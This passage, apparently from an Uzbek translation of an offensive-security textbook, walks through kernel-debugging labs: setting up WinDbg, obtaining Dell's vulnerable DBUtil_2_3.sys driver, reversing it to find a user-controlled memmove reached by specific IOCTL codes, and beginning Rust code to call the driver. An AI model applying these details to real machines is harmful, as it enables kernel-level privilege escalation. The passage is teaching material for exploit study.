Foydalanuvchi darajasidagi tuzatuvchi (ring 3) faqat foydalanuvchi rejimida ishlaydigan dasturlarni tuzatishga qodir. Kernel darajasidagi nosozliklarni tuzatish uchun esa kernel darajasidagi tuzatuvchi (ring 0) talab qilinadi. Kernel darajasidagi nosozliklarni tuzatish odatda ikki alohida tizim o‘rtasida amalga oshiriladi: biri tuzatish uchun ishlatiladigan tizim, ikkinchisi esa nosozliklarni tuzatiladigan tizim sifatida ishlaydi. Kernel darajasidagi nosozliklarni tuzatish uchun ikki tizim zarur bo‘ladi, chunki 3-darajali (ring 3) tuzatuvchi faqat foydalanuvchi rejimida ishlaydigan dasturlarni to‘xtatishi yoki qayta ishga tushirishi mumkin. Biroq kernelni to‘xtatish yoki uning faoliyatini davom ettirish buyruqlarini bajarish uchun tizim bilan bevosita o‘zaro aloqada bo‘lish zarur. Shu sababli kernel darajasidagi nosozliklarni tuzatish uchun, tuzatuvchi tizim bilan nosozlikni tuzatilayotgan tizim o‘rtasida alohida aloqani ta’minlash talab qilinadi. “Mahalliy” (“local”) kernel nosozliklarni tuzatish (kernel debugging) deb nomlanuvchi bitta istisno mavjud bo‘lib, u joriy ishlaydigan tizimning kernel nosozliklarini tuzatishga imkon beradi. Mahalliy kernel nosozliklarini tuzatish (debugging)ning asosiy kamchiligi shundaki, ishlaydigan tizimni to‘xtatib bo‘lmaydi, ya’ni uzilish nuqtalarini o‘rnatish, inyeksiya qilish, ishlamay qolganda nosozliklarni tuzatish imkonsiz. Tizim doimiy ravishda ishlayotganligi sababli xotiradagi qiymatlar tezda o‘zgarishi mumkin.

Windows uchun yagona rasman qo‘llab-quvvatlanadigan (va shuning uchun tavsiya etilgan) ring 0 tuzatuvchisi WinDbg bo‘lib, odatda win-dee-bee-gee, wind-bag yoki win-dee-bug deb talaffuz qilinadi. U Microsoft tomonidan ishlab chiqilgan va qo‘llab-quvvatlanadigan ishlab chiqish vositalari to‘plamlariga kiritilgan. WinDbg kernelni diskni raskadirovka qilishning turli usullarini taklif qiladi. Tarmoq orqali nosozliklarni tuzatish kernelni tuzatishda eng ishonchli, samarali va barqaror usul hisoblanadi. WinDbgni Windows SDK, WDK (Windows Driver Kit) yoki Microsoft Store orqali WinDbg Preview sifatida o‘rnatish mumkin. WinDbg Preview ning yangi versiyasi WinDbg bilan bir xil, ammo metro-interfeysga o‘xshash interfeys (metro-like interface) ga ega. Ushbu bo‘limdagi laboratoriya ishlari WinDbg Preview dan foydalanadi. Agar foydalanuvchiga buyruq satrida ishlash qulayroq bo‘lsa, maqsadli tizimga ulanish uchun **kd.exe** dan foydalanishi mumkin. U SDK va WDK da WinDbg bilan birga kiritilgan. WinDbg ning barcha versiyalari DbgEng tomonidan qo‘llab-quvvatlanadi, bu WinDbg ning asosiy funksiyasini tashkil qiladi. Microsoft Windows SDK da DbgEng bilan ishlash uchun sarlavha fayllari va kutubxonalarni o‘z ichiga oladi, shunda ishlab chiquvchilar WinDbg ni qo‘llab-quvvatlaydigan kutubxonadan dasturiy ravishda foydalanadigan vositalarni yaratishlari mumkin.

Laboratoriya ishi 14.1: Kernelda Debaginglashni o‘rnatish

Boshlash uchun ikkita Windows 10 virtual mashinasi va tanlangan virtualizatsiya dasturi (masalan, VMware, VirtualBox, Parallels) talab qilinadi. Agar mavjud bo‘lsa, Windows 11 virtual mashinalaridan ham foydalanish mumkin, chunki jarayonlar va natijalar o‘xshash bo‘lishi kutiladi. Agar oldindan sozlangan virtual mashinalar va Windows litsenziyasi bo‘lsa, maqsadga muvofiq. Agar Windows 10 virtual mashinasi mavjud bo‘lmasa, quyidagi variantlardan foydalanish mumkin: Microsoftdan Windows 10 ISO faylini yuklab olish: Windows 10 ning sinov versiyasini yoki rasmiy ISO faylini Microsoftning rasmiy saytida olish mumkin yoki Windows Developer Resources: Microsoftning Windows Developer Resources saytida mavjud bo‘lgan eski Internet Explorer versiyalarini ishlab chiqish uchun mo‘ljallangan virtual mashinalarni yuklab olish mumkin. Bu virtual mashinalar Windows 10 bilan mos bo‘lishi mumkin. Havolalar uchun “Qo‘shimcha manbalar” bo‘limiga murojaat qiling. Yuqorida keltirilgan variantlardan oxirgisi, kitobni yozish jarayonida Microsoft tomonidan taqdim etilgan, lekin bu holat vaqt o‘tishi bilan o‘zgarishi mumkin!

Eslatma: *Ushbu sinov VM lari laboratoriya ishlari uchun mos keladi. Biroq, agar Windowsni asosiy operatsion tizim sifatida yoki tijorat maqsadlarida ishlatmoqchi bo‘lsangiz, litsenziya sotib olish zarur. Litsenziyasiz foydalanish qonunbuzarlik hisoblanadi va o‘g‘rilik deb hisoblanadi.*

Foydalanuvchi Windows 10 virtual mashinasini o‘ziga mos ravishda sozlaganidan so‘ng, to‘liq yoki bog‘langan nusxa yaratishi kerak. Birinchi virtual mashina WinDbg o‘rnatiladigan va disk raskadrovka qilish uchun mo‘ljallangan bo‘ladi, ikkinchisi esa disk raskadrovka qilish yo‘nalishi bo‘lib xizmat qiladi. WinDbg Preview Microsoft Store dan o‘rnatilishi mumkin, WinDbg Classic esa Windows SDK dan o‘rnatilishi mumkin. WinDbg Classic ni o‘rnatish uchun Windows SDK ni yuklab olib, o‘rnatuvchida “Debugging Tools for Windows” tanlanadi.

Barcha kerakli o‘rnatishlar tugagandan so‘ng, maqsadli VM (virtual mashina) da administrator imtiyozlari bilan buyruq satridagi **bcdedit** dan foydalanib, tarmoq kernel nosozliklarini tuzatish (network kernel debugging) yoqiladi:

```
PS C:\WINDOWS\system32> bcdedit.exe /debug on
The operation completed successfully.
PS C:\WINDOWS\system32> bcdedit.exe /dbgsettings net hostip:1.1.1.1 port:50000
Key=jz2h8ly1cbrc.2j4hzt8k2wxmj.10wxsohgi27lk.2tm20duy53h5i
```

Agar WinDbg Preview orqali ulanilsa, **xostip** parametri istalgan qiymatga o‘rnatilishi mumkin, yoki **target** variable (maqsadli o‘zgaruvchi)ni WinDbg Classic

ulanish qatorida belgilash mumkin. Aks holda, xostip parametrini tuzatuvchi (debugger) mashinasining IP manziliga o‘rnatish kerak bo‘ladi. Qaytarilgan kalitni tuzatuvchi mashinasi (debugger machine)ga nusxalash zarur, chunki u masofadan ulanish uchun kerak bo‘ladi. Nosozliklarni tuzatish rejimiga yuklash uchun maqsadli virtual mashinani qayta yoqish kerak.

WinDbg Preview ni ulash uchun File | Attach dan kernel bo‘limiga o‘tish va Net yorlig‘ida kerakli ma’lumotlarni kiritish kerak. WinDbg Classic yoki **kd.exe** uchun buyruqlar satrida **-k** belgisini ishlatish va ushbu ulanish satrini kiritib, burchakli qavslar ichidagi qiymatlarni muhitga mos qiymatlar bilan almashtirish talab etiladi:

```
windbg.exe -k tcp:target=<target IP>,port=<target port>,key=<key from bcdedit>
```

Agar ulanish muvaffaqiyatli bo‘lsa, kernel manzilida joylashgan (0xFFFFFF dan boshlanadigan) to‘xtash nuqtasida (int 3) faol buyruq qatorini kuzatish kerak. Shu bilan birga, buyruq satri ham faol holatda bo‘ladi. Bordi-yu, ulanish muvaffaqiyatsiz bo‘lsa, maqsadli mashinaning IP manzilini tekshirish, ikkala virtual mashina ham tarmoq orqali ulana olishiga ishonch hosil qilish va ikkala mashinada ham Windows xavfsizlik devorini o‘chirib ko‘rish kerak bo‘ladi. Ulanilgandan so‘ng, buyruqlar bilan tajriba o‘tkazish maqsadga muvofiq. WinDbg boshida juda qiyin bo‘lishi mumkin, ammo amaliyot bilan bu osonroq bo‘ladi.

Yadro debuggiri sozlaganidan so‘ng, endi yadroni buzish uchun maqsadni aniqlashga o‘tish mumkin.

Maqsadni tanlash

Yuzaga keladigan va dolzarb savolardan biri bu “maqsadni qanday tanlash kerak”. Ushbu savolga to‘g‘ri javob berish qiyin bo‘lishi mumkin, ammo u hozirgi mavzu bilan bog‘liq bo‘lganligi sababli, uni batafsil o‘ylab ko‘rishga arziydi. Agar Windows kernel va kernel drayverlarini eksploitlashga kirishilsa, qayerdan boshlanadi? Kernelning o‘zida yoki Microsoft tomonidan ishlab chiqilgan drayverlarda zaifliklarni aniqlash murakkab va qiyin bo‘lishi mumkin. Bu, o‘z navbatida, hafsalasizlikka olib kelishi mumkin, chunki bu drayverlar yuqori darajadagi xavfsizlik choralariga ega bo‘lib, ularning ichki ishlash mexanizmlari ko‘pincha murakkab va himoyalangan bo‘ladi. Boshqa, osonroq va yaqinroq boshlash nuqtasi bu ma’lum zaifliklarga ega drayverlardir. Avval Microsoft drayverlarni ro‘yxatga olish jarayoni ancha yengil edi. Hozirgi kunda Microsoft drayver ishlab chiqaruvchilardan o‘z drayverlarini Windows Hardware Quality Labs (WHQL) Release imzosini olish uchun portalga yuborishni talab qiladi. Ilgari Microsoft uchinchi shaxslarga nashr qilishdan oldin o‘z drayverlariga imzo qo‘yishga ruxsat berish uchun dasturiy ta’minot nashriyoti sertifikatlarini (SPC) chiqargan; dastur bir nechta sertifikatlar sizdirilgandan keyin to‘xtatildi va ba’zi noshirlar noto‘g‘ri ish-

lab chiqilgan yoki qasddan xavfli drayverlarga ruxsat berishni boshladilar. Ushbu SPC imzolangan drayverlarning ba'zilari hali ham keng tarqalgan, ushbu bo'limda ko'rsatib o'tilgan.

2019-yil avgust oyida bo'lib o'tgan DEFCON 27 ko'rgazmasida Eclypsium Labs tadqiqotchilari ushbu muammoni ta'kidlab, zaifligi bo'lgan bir qator drayverlarni namoyish qildilar. Kitobni yozish vaqtida ularning ro'yxatida tasodifiy virtual va jismoniy o'qish va yozish, kernel xotirasini tasodifiy ajratish, shuningdek, modelga xos registrlarni (MSR) tasodifiy o'qish va yozish kabi operatsiyalarni amalga oshirish imkoniyatini taqdim etuvchi 39 ta drayver mavjud edi. Bu xususiyatlar zaiflik sifatida ko'rilmaydi, chunki BIOS yangilovchilari kabi imtiyozli ilovalar ulardan to'g'ri ishlashi uchun foydalanishi kerak. Biroq ulardan foydalanish uchun zarur bo'lgan kirish ushbu kontekstda muhim hisoblanadi. Ushbu drayverlarga foydalanuvchi rejimidan tizimdagi huquqlarning istalgan darajasigacha kirish mumkin. Ba'zi hollarda, past yoki ishonchsiz yaxlitlik darajasiga ega jarayonlar ham ularga kirish huquqiga ega bo'lishi mumkin. Bu shuni anglatadiki, kodni bajarish qobiliyati(code-execution)ga ega bo'lgan har bir kishi o'z huquqlarini tizim (SYSTEM) yoki kernel darajasiga ko'tarishi mumkin. Eskirgan Windows drayver modeli (WDM) yordamida yaratilgan drayverlar standart bo'yicha ochiq kirish huquqlariga ega. ACLlarni Windows API orqali yoki drayver uchun reestr yozuvida o'rnatish mumkin edi; biroq bu drayverlarni ishlab chiquvchilar ikkalasini ham amalga oshirmadilar, natijada imtiyozli funksiyalar himoyasiz qoldi.

2021-yil may oyida Sentinel Labs tadqiqotchisi Kasif Dekel Eclypsium drayverlari ro'yxatidagi shunga o'xshash muammolarga ega bo'lgan keng tarqalgan Dell drayverini batafsil tahlil qilgan maqola chop etdi. Ushbu drayver haqidagi e'tiborga molik jihat shundaki, uning tarqalish ko'lami juda keng – mazkur muammo va uning oshkor etilishi deyarli 400 ta platformaga ta'sir ko'rsatgan. Drayver DBUtil_2_3.sys deb nomlanadi va 2009-yildan beri Dell va Alienware yangilovchi vositalariga kiritilgan. U Dell kompaniyasining uchinchi tomon SPC tomonidan imzolangan va Microsoft tomonidan ko'rib chiqilmagan yoki taqdim etilmagan.Bu yaqinda aniqlangan zaiflik bo'lib, keng qamrovli bo'lgani uchun, u kernel eksploitni o'rganish uchun mukammal maqsad hisoblanadi.

Laboratoriya ishi 14.2: Nishon drayverni olish

Dell mutaxassislarining ta'kidlashicha, xavfsizlik zaifliklari mikrodastur yangilash yordamchi dasturlari, jumladan BIOS, Thunderbolt mikrodasturlari, TPM mikrodasturlari va doking stansiyasi mikrodasturlari yangilanishiga ta'sir ko'rsatadi.

Buni yodda tutgan holda, Dell veb-saytiga o'tib, potensialta'sir qiladigan yangilanishlarni qidirish kerak. Drayverni o'z ichiga olgan yangilanishlardan biri bu Dell Latitude 7204 Rugged uchun A16 BIOS yangilanishidir. Kitob yozish jarayonida ushbu yangilanish quyidagi tizim uchun eng so'nggi hisoblanadi va hali ham zaif drayverni diskka yozishni davom ettirmoqda. Qo'shimcha mashq sifatida zaif drayverni o'z ichiga olgan boshqa yangilanishni qidirish lozim. Agar yo'lda boshqa drayverlarni topilsa, ularni keyinchalik teskari muhandislik amaliyoti uchun saqlab qo'yiladi. Qayd etilgan yangilanish va maqsadli drayverning nusxasini kitobning GitHub omborida topish mumkin.

Windows tizimida BIOS yangilovchisini (yoki siz tanlagan yangilanishni) ishga tushiriladi va C:\Users\<your user>\AppData\Local\Temp orqali DBUtil_2_3.sys nomli faylni tekshirish talab etiladi. Agar u yerda fayl topilmasa, C:\Windows\Temp dan qidiriladi. Shuningdek, Sysinternals Process Monitor dasturini ishga tushirish va drayver qachon diskka yozilishi yoki chaqirilganligini ko'rish uchun "Path, Ends With, DBUtil_2_3.sys" filtr o'rnatish mumkin.

Laboratoriya ishi 14.3: Drayver uchun teskari muhandislik

Mavjud drayver fayli bilan uni tanlangan demontaj qurilmaga yuklab, kirish nuqtasini tekshirish kerak. Ushbu bobdagi misollarda IDA Pro dasturi ishlatilgan.

Eslatma: *Mazkur laboratoriya teskari muhandislik jarayonlarini dasturiy ta'minotning asosiy komponentlarini o'rganishga yo'naltirilgan. O'xshash xulosalarga kelish, shuningdek, hujjatlarni tahlil qilish va teskari muhandislik amallarini bajarish uchun qo'shimcha vaqt talab qilinishi mumkin.*

Barcha drayverlar **DriverEntry** funksiyasidan boshlanadi. Kompilyator sozlamalariga qarab, **DriverEntry** funksiyasi dasturchi tomonidan yozilishi yoki drayverning global xavfsizlik cookie-faylini ishga tushiradigan va keyin boshqaruvni asl **DriverEntry** funksiyasiga o'tkazadigan avtomatik ravishda kiritilgan blok tomonidan yozilishi mumkin. Bu drayverda **GsDriverEntry** deb nomlanuvchi avtomatik tarzda kiritilgan blok bor. Ushbu funksiyaning oxirgi ko'rsatmasini topib (**jmp**), u murojaat qilgan funksiyaga o'tiladi; bu funksiyahaqiqiy **DriverEntry** hisoblanadi. Haqiqiy **DriverEntry** boshida quyida ko'rsatilganidek, **memmove** va **RtlInitUnicodeString** funksiyalariga chaqiruvlarni ko'rish kerak. Demontaj jarayoni ushbu chaqiruvlar tomonidan havola qilingan chiziqlarni ko'rsatishi yoki ko'rsatmasligi mumkin.

```
lea     rdx, aDeviceDbutil23 ; "\Device\DBUtil_2_3"
lea     rcx, [rsp+0D8h+SourceString] ; Dst
mov     r8d, 26h ; '&'          ; MaxCount
call    memmove
lea     rcx, [rsp+0D8h+Dst] ; Dst
lea     rdx, aDosdevicesDbut ; "\DosDevices\DBUtil_2_3"
mov     r8d, 28h ; '('          ; MaxCount
call    memmove
lea     rdx, [rsp+0D8h+SourceString] ; SourceString
lea     rcx, [rsp+0D8h+DestinationString] ; DestinationString
call    cs:RtlInitUnicodeString
```

Yuqorida ko‘rsatilgan satrlar muhim, chunki ular keyin **IoCreateDevice** va **IoCreateSymbolicLink** funksiyalariga o‘tkaziladi. Bu degani, yaratilgan qurilma bilan foydalanuvchi rejimidan ramziy havola orqali o‘zaro aloqa qilish mumkin bo‘ladi. **IoCreateDevice** funksiya chaqiruvi quyida ko‘rsatilganidek, **DeviceType** (0x9B0C) va **DeviceExtensionSize** (0xA0) kabi bir qancha boshqa ma’lumotlarni ochib beradi.

```
mov     r9d, 9B0Ch      ; DeviceType
mov     edx, 0A0h       ; DeviceExtensionSize
mov     rcx, rdi        ; DriverObject
mov     [rsp+0D8h+Exclusive], 1 ; Exclusive
and     [rsp+0D8h+var_B8], 0
call    cs:IoCreateDevice
test    eax, eax
jnz     loc_11147
```

```
lea     rdx, [rsp+0D8h+DestinationString] ; DeviceName
lea     rcx, [rsp+0D8h+SymbolicLinkName] ; SymbolicLinkName
call    cs:IoCreateSymbolicLink
```

Agar qurilma va ramziy havolani yaratish muvaffaqiyatli yakunlansa, drayver funksiya ko‘rsatkichini **rax** registriga o‘tkazadi va keyin bu ko‘rsatkich quyidagi rasmda ko‘rsatilganidek, **rdi** dan turli xil ofsetlarga o‘tkaziladi. **Rdi**da nima borligini kuzatish va u dastlab **rcx** da bo‘lgan **_DRIVER_OBJECT** uchun ko‘rsatgich ekanligini topish kerak. **_DRIVER_OBJECT** da 0x70 ofsetdan boshlab **MajorFunction** massivi mavjud, shuning uchun **rax** ga ko‘chirilgan funksiya drayver uchun asosiy funksiya ishlovchisi bo‘lishi kerak. U to‘rtta asosiy funksiyani bajaradi:

IRP_MJ_CREATE(0), **IRP_MJ_CLOSE**(2), **IRP_MJ_DEVICE_CONTROL** (14) va **IRP_MJ_INTERNAL_DEVICE_CONTROL** (15).

```
loc_110D8:
lea     rax, major_function_handler
xor     edx, edx        ; Val
mov     r8d, 0A0h       ; Size
mov     [rdi+0F0h], rax
mov     [rdi+70h], rax
mov     [rdi+80h], rax
mov     [rdi+0E0h], rax
```


Tushunishni osonlashtirish maqsadida, ayrim ko‘rsatmalar strukturaning siljishlari va tegishli doimiy qiymatlar bilan izohlangan.

```
mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rbp
mov     [rsp+arg_10], rsi
push    rdi
sub     rsp, 90h
mov     r8, [rdx+IRP.Tail.Overlay.anonymous_1.anonymous_0.CurrentStackLocation]
mov     rdi, [rcx+DEVICE_OBJECT.DeviceExtension]
xor     ebx, ebx
and     dword ptr [rdi+8], 0
cmp     byte ptr [r8], IRP_MJ_DEVICE_CONTROL
mov     rbp, rdx
jnz     loc_1148F
```

```
mov     rax, [rdx+IRP.AssociatedIrp.SystemBuffer]
mov     [rdi], rax
mov     ecx, [r8+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
mov     [rdi+8], ecx
cmp     ecx, [r8+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength]
jz      short loc_111C3
```

Funksiya asosiy funksiya ishlovchisiga uzatilgan ikkala argumentdagi maydonlarga tegishli: rcx-da **_DEVICE_OBJECT** va **rdx**-da **_IRP**. Esda saqlash kerakki, **_IRP** tuzilmasi amalga oshirilayotgan so‘rov haqida ma’lumotlarni o‘z ichiga oladi. Birinchidan, **_IO_STACK_LOCATIONr8** ga ko‘chiriladi va **DeviceExtensionrdi**’ga o‘tkaziladi. So‘ngra doimiy 14 **(IRP_MJ_DEVICE_CONTROL)MajorFunction** maydoni bo‘lgan **_IO_STACK_LOCATION** birinchi bayti bilan taqqoslanadi.Drayverga qurilmani boshqarish so‘rovi yuborilganda, bu tekshirish tarmoqlanmaydi, aksincha keyingi blokda bajarilishini davom ettiradi. Keyingi blokda kirish buferi (**_IRP->AssociatedIrp.SystemBuffer)rax**’ga ko‘chiriladi va keyin **DeviceExtension+0** ga mos keladigan **rdi+0** manziliga joylashtiriladi. Keyin kirish buferining uzunligi **(_IO_STACK_LOCATION->Parameters.DeviceIoControl.InputBufferLength**) DeviceExtension+8 ga o‘tkaziladi. Bu ikki qiymatni keyinroq foydalanilganini ko‘rish mumkin, shuning uchun ularni yodda tutish kerak.Keyin kirish buferining uzunligi chiqish buferining uzunligi bilan taqqoslanadi **(_IO_STACK_LOCATION->Parameters.DeviceIoControl.OutputBufferLength)** va agar ular teng bo‘lmasa, qurilmani boshqarish so‘rovini qayta ishlash davom etmaydi. Ushbu ma’lumot keyingi bobda drayver bilan ishlash uchun kod yozishda muhim ahamiyat kasb etadi.


Kompilyatsiya qilingan dasturlarda zaifliklarni aniqlashda **strcpy, memcpy** va **memmove** kabi xotirani boshqaruvchi funksiyalarning chaqiruvlarini tahlil qilishdan boshlash foydalidir. Demontajda **memmove** funksiyasiga o‘zaro havolalarni ochish talab etiladi. IDA’da, keyingi ko‘rsatilgan Oynani ochish uchun funksiyadagi X tugmachasini bosish kerak.

xrefs to memmove


Direction	Typ	Address	Text
Up	p	sub_11008+34	call memmove
Up	p	sub_11008+4E	call memmove
Up	p	major_function_handler+C3	call memmove; memmove(stackvar, mybuf, 0x48);
Up	p	major_function_handler+EC	call memmove
Up	p	major_function_handler+10E	call memmove
Up	p	major_function_handler+136	call memmove
Up	p	major_function_handler+16A	call memmove
Up	p	major_function_handler+18F	call memmove
Up	p	major_function_handler+1B0	call memmove
Do...	o	.pdata:0000000000014030	RUNTIME_FUNCTION <rva memmove, \
Do...	p	sub_151D4+27	call memmove
Do...	p	sub_151D4+AB	call memmove
Do...	p	sub_15294:loc_15301	call memmove

Barcha **memmove** chaqiruvlarini tekshirish uchun ma'lum vaqt talab etiladi. Ushbu chaqiruvlarning argumentlari **(rcx, rdx va r8)** kuzatilib, ularning birortasini boshqarish imkoniyati mavjudligini aniqlash zarur. Esda tutingki, **_IRP->AssociatedIrp.SystemBuffer va _IO_STACK_LOCATION->Parameters.DeviceIoControl** tuzilmalaridan olingan qiymatlar bevosita foydalanuvchi rejimidan boshqarilishi mumkin. Shuni ham yodda tutingki, SystemBuffer va InputBufferSize mos ravishda 0 va 8 ofsetlarida DeviceExtension'ga ko'chirildi.


Ba'zi izlanishlardan so'ng sub_15294 funksiyasida **memmove** chaqiruviga qiziqishlar ortadi.



dl qiymatiga qarab, **r9+0x18** manzilidagi qiymat **rcx** (manzil=destination) yoki **rdx** (manba=source)ga o'tkaziladi. Ushbu jarayonning boshida **memmove** uchun boshqa argument **rcx** da bo'lib, harakat hajmi **eax** dan **r8d** ga o'tkaziladi. Quyida ko'rsatilganidek, **r9, rcx** va **eax** qiymatlari qayerdan kelganiga e'tibor berish kerak.




Rax rbx+0x10 dan, **r9** esa **rbx** dan olinganga o'xshaydi. Ushbu nuqtada, o'lcham argumenti, shuningdek, manba yoki maqsad buferi **rbx** registriga olingani ko'rinib turibdi. Funksiyaning birinchi blokida **rcx** (birinchi argument) **rbx** registriga o'tkazilishini aniqlash uchun kuzatishni davom ettirish zarur. Chaqiruv kodini o'zaro bog'lanish orqali kuzatish natijasida, **rdi** registrining **rcx** registriga ko'chirilishi asosiy funksiya ishlovchisi ichida amalga oshirilgani aniqlanadi.



Eslatib o'tish lozimki, RDI (Remote Device Interface) DeviceExtension uchun ko'rsatgichni ushlab turadi, u esa ushbu ko'rsatgichni SystemBufferga (foydalanuvchi kiritish buferi) ofset 0 manzilda va foydalanuvchi kiritish buferining o'lchamini esa ofset 8 manzilda saqlaydi. Bu **sub_15294**dagi **r9** kirish buferi uchun ko'rsatgich ekanligini anglatadi. Shuning uchun foydalanuvchi hech bo'lmaganda manba/maqsadni va xotiraga so'rov qilish hajmini nazorat qilishi kerak.

Keyingi qadam, ushbu kodni bajarish yo'liga qanday kirishni aniqlash kerak. Oldingi blokka qaysi IOCTL kodi yoki IOCTL kodlari olib kelishini aniqlash talab etiladi. Bu blokda unga ishora qiluvchi ikkita blok bor: biri **edx** ni tiklaydi, ikkinchisi esa keyingi ko'rinib turganidek, 1 qiymatini **dl** ga o'tkazadi. Uning qiymati **sub_15294 r9** dan ko'rsatgichni **memmove** chaqiruvi uchun manba yoki maqsad sifatida ishlatadi shuning uchun **dl** registrini tanishi kerak.

Ushbu ikkita blokning har biridan bitta blokni yuqoriga qarab kuzatish natijasida, quyidagi IOCTL kodlari aniqlanadi: 0x9B0C1EC4 va 0x9B0C1EC8



Ushbu bosqichda dinamik drayver tahliliga o'tish uchun zarur bo'lgan barcha ma'lumotlar bor. Qo'shimcha mashq sifatida ushbu drayverdagi boshqa IOCTL kodlari nima qilishini aniqlashga harakat qilish lozim. Aniqlagan funksionallik bu drayverning yagona muammosi emas!

Laboratoriya ishi 14.4: Drayver bilan o'zaro aloqa qilish

Kodni statik ravishda teskari muhandislikdan o'tkazib, ixtiyoriy **memmove** (xotira) uchun yo'l aniqlandi va drayver bilan o'zaro ishlash uchun kod yoziladi. Dinamik tahlil teskari muhandislik va eksploitni rivojlantirishda juda kuchli vositadir, shuning uchun drayverni kod orqali chaqirib, nima bo'layotganini ko'rish maqsadida tuzatuvchidan foydalaniladi. Kernel debuggerni ulash va kursorni funksiyaga qo'yib, **IDAPython**'da **get_screen_ea() - idaapi.get_imagebase()**'ni ishga tushirish orqali **memmove** funksiyasining ofsetini olish talab etiladi.

Bu drayver bazasidan nosozlikni tuzatmoqchi bo'lgan funksiyaga ofsetni beradi. Keyinchalik, drayver nomi va nisbiy ofset bilan **bp** buyrug'i yordamida WinDbg funksiyasida to'xtash nuqtasi o'rnatiladi: **bp dbutil_2_3+0x5294**. Agar WinDbg ifodani hal qila olmasligidan shikoyat qilsa, drayver yuklanganligiga ishonch hosil qilish, tuzatuvchida **.reload** buyrug'ini ishga tushirib, keyin **bl** buyrug'i yordamida to'xtash nuqtasi to'g'ri o'rnatilganligini tekshirish maqsadga muvofiq.

To'xtash nuqtasi o'rnatilgan bo'lsa, uni faollashtirish uchun tegishli kod yozilishi zarur. Ushbu o'zgarishlarni amalga oshirishda **Rust** dasturlash tilidan foydalaniladi. Maqsadli virtual mashinada Visual Studio Community yoki Visual Studio uchun yaratish vositalarini yuklab olish va o'rnatish talab etiladi. O'rnatilgan vositalar **Rust Windows MSVC** asboblar zanjiri tomonidan dasturlarni kompilyatsiya qilish va bog'lash uchun talab qilinadi. **Rust** dasturini maqsadli kompyuterga o'rnatish uchun **https://rustup.rs** saytida **rustup-init.exe** faylini yuklab olish va **x86_64-pc-windows-msvc** asboblar zanjirini o'rnatish kerak.**cargo new --lib dbutil** buyrug'i bilan yangi loyiha yaratiladi. **DeviceIoControl** funksiyasi orqali **DBUtil** drayveriga o'tish uchun **IOCTL** va buferni belgilashga imkon beruvchi vositani yozish kerak. **Cargo.toml** fayliga [bog'liqliklar=**dependencies**] bo'limida quyidagi qatorlarni qo'shish kerak:

```
winapi = {version = "0.3", features = [
"fileapi", "ioapiset", "libloaderapi", "psapi", "winnt"]}
hex = "0.4"
```

Rust da "crate" – bu paket. Crate winapi Foreign Function Interface (FI) orqali Windows API ga ulanishlarni taqdim etadi, bu Windows ning barcha kerakli turlari va prototiplarini qo'lda e'lon qilmasdan Windows API bilan ishlashga imkon beradi. Bundan tashqari, Microsoft windows **rs** rasmiy **crate** dan foydalanishga urinib ko'rish mumkin. Ushbu deklaratsiya **IOCTL** qo'ng'iroq skripti va eksploit uchun barcha kerakli funksiyalarni faollashtiradi. **Hex** moduli bizga drayverga o'tish uchun **Hex** satrni baytlarga aylantirish imkonini beradi.

Avval **CreateFileA** orqali qurilmaga tutqich ochish kerak. Loyihaning src katalogidagi lib.rs fayliga quyidagilarni qo'shish talab etiladi:

```
use std::mem::size_of;❶
use std::ptr::null_mut;
use winapi::um::{fileapi::*, ioapiset::*, psapi::*, winnt::*};
pub unsafe fn open_dev() -> HANDLE {
CreateFileA(
"\\\\.\\DBUtil_2_3\0".as_ptr() as _,❷
GENERIC_READ | GENERIC_WRITE,
FILE_SHARE_READ | FILE_SHARE_WRITE,
null_mut(),❸
```

```
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
null_mut(),❸
)
}
```

Boshida import qilingan modullar IOCTL chaqiruvi va eksploitning barcha funksiyalari uchun qo'llaniladi, shuning uchun kompilyatsiya jarayonida foydalanilmagan kodga oid ogohlantirishlar haqida xavotir olishning hojati yo'q. **Open_device** funksiyasi **dbutil** drayveri uchun tutqichni static drayver teskari muhandisligida ko'rgan ramziy havola nomi orqali ochadi. **Prefiks** \\\\.\\– bu global nomlar maydoni bo'lgan **"DosDevices"**ni ko'rsatishning zamonaviy usuli. Chiziq \0 belgisi bilan tugaydi, chunki funksiya nol terminatorli C-qatorni kutadi. Null_mut() funksiyasi argument sifatida null uzatishning ekvivalentidir.

Endi **DeviceIocontrol** orqali qurilmani boshqarishni boshlash uchun **lib.rs** ga boshqa funksiya yoziladi:

```
pub unsafe fn ioctl(dev: HANDLE, num: u32, iobuf: PVOID, buflen: usize) -> bool {
DeviceIoControl(
dev,❶
